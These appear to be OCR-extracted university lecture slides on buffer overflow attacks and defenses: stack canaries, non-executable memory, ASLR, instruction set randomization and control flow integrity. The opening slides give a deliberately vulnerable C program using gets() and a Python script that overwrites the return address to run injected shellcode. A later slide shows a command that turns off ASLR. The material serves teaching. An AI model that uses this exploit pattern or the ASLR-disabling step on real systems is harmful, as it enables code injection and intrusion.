
Example Shellcode



```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```



```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```



```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Global Data Overflow

- can attack buffer located in global data
  - may be located above program code
- no return address
  - hence no easy transfer of control
- can target function pointers (e.g. C++ virtual tables)
- or manipulate critical data structures

Heap Overflow

- attack buffer located in heap
    - typically located above program code
    - memory requested by programs to use in dynamic data structures (e.g. linked lists, malloc)
- also possible due to dangling pointers
- no return address
- can target function pointers (e.g. C++ virtual tables)
- or manipulate critical data structures

Buffer overflow defenses

- buffer overflows are widely exploited
  - large amount of vulnerable code in use
  - despite cause and countermeasures known
- two defense approaches
  - compile-time - harden new programs
  - run-time - handle attacks on existing programs

Compile time Defenses: Language

- use a modern high-level languages with strong typing
  - you can not access to untyped memory
  - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource

Compile time Defenses: Language

- use a modern high-level languages with strong typing
    - you can not access to untyped memory
    - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages

Compile time Defenses: Language

- use a modern high-level languages with strong typing
    - you can not access to untyped memory
    - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages
- there can be a buffer overflow if there is a bug
  in the language interpreter or JIT compiler

Compile time Defenses: Language

- use a modern high-level languages with strong typing
  - you can not access to untyped memory
  - not vulnerable to buffer overflow
- compiler enforces range checks and allowed operations on variables
- do have cost in resource
- and restrictions on access to hardware
- so still need some code in C like languages
- there can be a buffer overflow if there is a bug
  - in the language interpreter or JIT compiler

S	D	C	V	X

Compile time Defenses: safe coding

- if using potentially unsafe languages e.g. C
- programmer must explicitly write safe code
  - e.g. justify why a buffer can receive n bytes
- code review
- check pointers yield by allocators
  - e.g. when allocation fails
- check to have sufficient space in all buffers

S	D	C	V	X

Compile time Defenses: Language Extension, Safe Libraries

- proposals for safety extensions to C
  - performance penalties
  - must compile programs with special compilers
- use safer standard library variants
  - new functions, e.g. strncpy()
  - safer re-implementation of standard functions as a library, e.g. Libsafe

S	D	C	V	X


Verification

- Code verification
  - Using mathematical model
  - Proving absence of bugs
- Expensive: ~2000$ per line of code
- Verified execution platforms
  - isolation kernels
  - software fault isolation

S	D	C	V	X

Run-time Defenses: Guard Pages


- place guard memory pages
  - configured in MMU as illegal addresses
  - any access aborts process
  - can be placed between
    - stack frames and heap buffers
    - between critical regions of memory



S D C V X

Run-time Defenses: Guard Pages

- place guard memory pages
  - configured in MMU as illegal addresses
  - any access aborts process
  - can be placed between
    - stack frames and heap buffers
    - between critical regions of memory



S	D	C	V	X

Control Flow Integrity

- Prevent or detect alteration of the control flow due to

    ?

Control Flow Integrity

- Prevent or detect alteration of the control flow due to
  - Modification of return pointer
  - Modification of a function pointer
- Suggestions?

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- Canaries were used in coal mines

  to detect the presence of

  carbon monoxide

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support


Compile time Defenses:
Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support

ReturnPtr
FramePtr
Var 1
Var 2
Par 1

Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support



Compile time Defenses: Stack protection

- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
  - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
  - abort program if change found
  - issues: recompilation, debugger support

ReturnPtr
FramePtr
Canary: df3werw3
Var 1
Var 2
Par 1

Compile time Defenses:
Stack protection


- add entry and exit code to check stack for signs of corruption
- use random (different for every execution) canary
    - e.g. Stackguard, Win /GS
- check for overwrite between local variables and saved frame pointer and return address
    - abort program if change found
    - issues: recompilation, debugger support

S	D	C	V	X

ReturnPtr
FramePtr
Canary: df3werw3
Var 1
Var 2
Par 1

Compile time Defenses: Stack protection

- save/check safe copy of return address
- shadow stack
  - e.g. Stackshield, RAD
  - -fstack-protector



S	D	C	V	X

Target address encryption

- Indirect jumps (e.g. jumps to non-constants) are necessary to implement
  - Function return
  - Callbacks, Virtual methods, Exception handling

```
int (*func1)(int) = double;    => int (*func1)(int) = double ^ key;
…                                 …
func1(15)                         int (*local_var)(int) = func1 ^ key;
                                  local_var(15);
```

Code integrity


- Prevention, detection, mitigation of code injection
    - Due to a buffer controlled by the attacker (e.g. where a network packet is stored) being executed
    - Due to existing code being overwritten
- Suggestions?

Run-time Defenses: Executable Address Space Protection

- use virtual memory support to make some regions of memory non-executable
  - e.g. stack, heap, global data
  - need HW support in MMU
- long existed on SPARC / Solaris systems
- recent on x86/ARM Linux/Unix/Windows systems

S	D	C	V	X

Run-time Defenses: Executable Address Space Protection




S	D	C	V	X

Run-time Defenses: Executable Address Space Protection

- issues: support for executable stack/heap code
  - needed for JIT (e.g. Java) or nested functions
  - need special provisions
    - mprotect(ptr, size, (PROT_READ | PROT_EXEC);
- -z execstack
- Attacker can
  - Inject payload
  - Corrupt control flow to invoke mprotect
  - Execute the payload


Run-time monitor

- Enforce Write XOR Execute policy
- Check signature whenever a page became executable (i.e. mprotect)



Run-time monitor

- Enforce Write XOR Execute policy
- Check signature whenever a page became executable (i.e. mprotect)



Run-time monitor


- Enforce Write XOR Execute policy
- Check signature whenever a page became executable (i.e. mprotect)

  - Keep database of valid signatures, check that SHA(page) in DB
  - Use program with certificate
    - Page = Program | Certificate
    - Certificate = Enc(SHA(Page), PR_k)
    - Check Dec(Certificate, PU_k) = SHA(Page)
  - Keep a database of binary fragments of well known malwares, check that Intersect(page, db) = empty


Instruction Set Randomization

- Make every Process's CPU unique
- If the attacker does not know the target ISA, it is impossible for him to produce injectable code

Instruction Set Randomization



Instruction Set Randomization



Decryption requirements

1) Cheap

    Symmetric block cyphers

2) Preserve instruction length

    No MAC

3) Support random accesses

    No Cypher Block Chaining


    No Cipher FeedBack

    No Output FeedBack

ISR-ECB - mode


Common adopted approach

e.g. ASIST



ISR-CTR - mode

e.g. Polyglot



Diversification

- Counter attacks by making difficult for the attacker predict the results of his activities

Run-time Defenses: Address Space Randomization

- randomize location of key data structures
  - stack, heap, global data
  - using random shift for each process
- large virtual address range on modern systems means negligible impact
- also randomize location of standard library functions


Run-time Defenses: Address Space Randomization

- randomize location of key data structures
  - stack, heap, global data
  - using random shift for each process
- large virtual address range on modern systems means negligible impact
- also randomize location of standard library functions
- echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

S	D	C	V	X


Run-time Defenses: Address Space Randomization

- Stack randomization
  - Base of the process stack is initialized by the OS and saved in a special register (Stack Pointer)
  - Different processes have different stack pointer
- Difficult for the attacker to cast a pointer to a buffer in the stack (e.g. to set the return address to a stack's buffer containing a payload)



Run-time Defenses: Address Space Randomization


- Heap randomization
  - Dynamically allocated memory depends on OS and language runtime
    - ptr = malloc(1024);
  - OS randomizes order of allocation of virtual pages
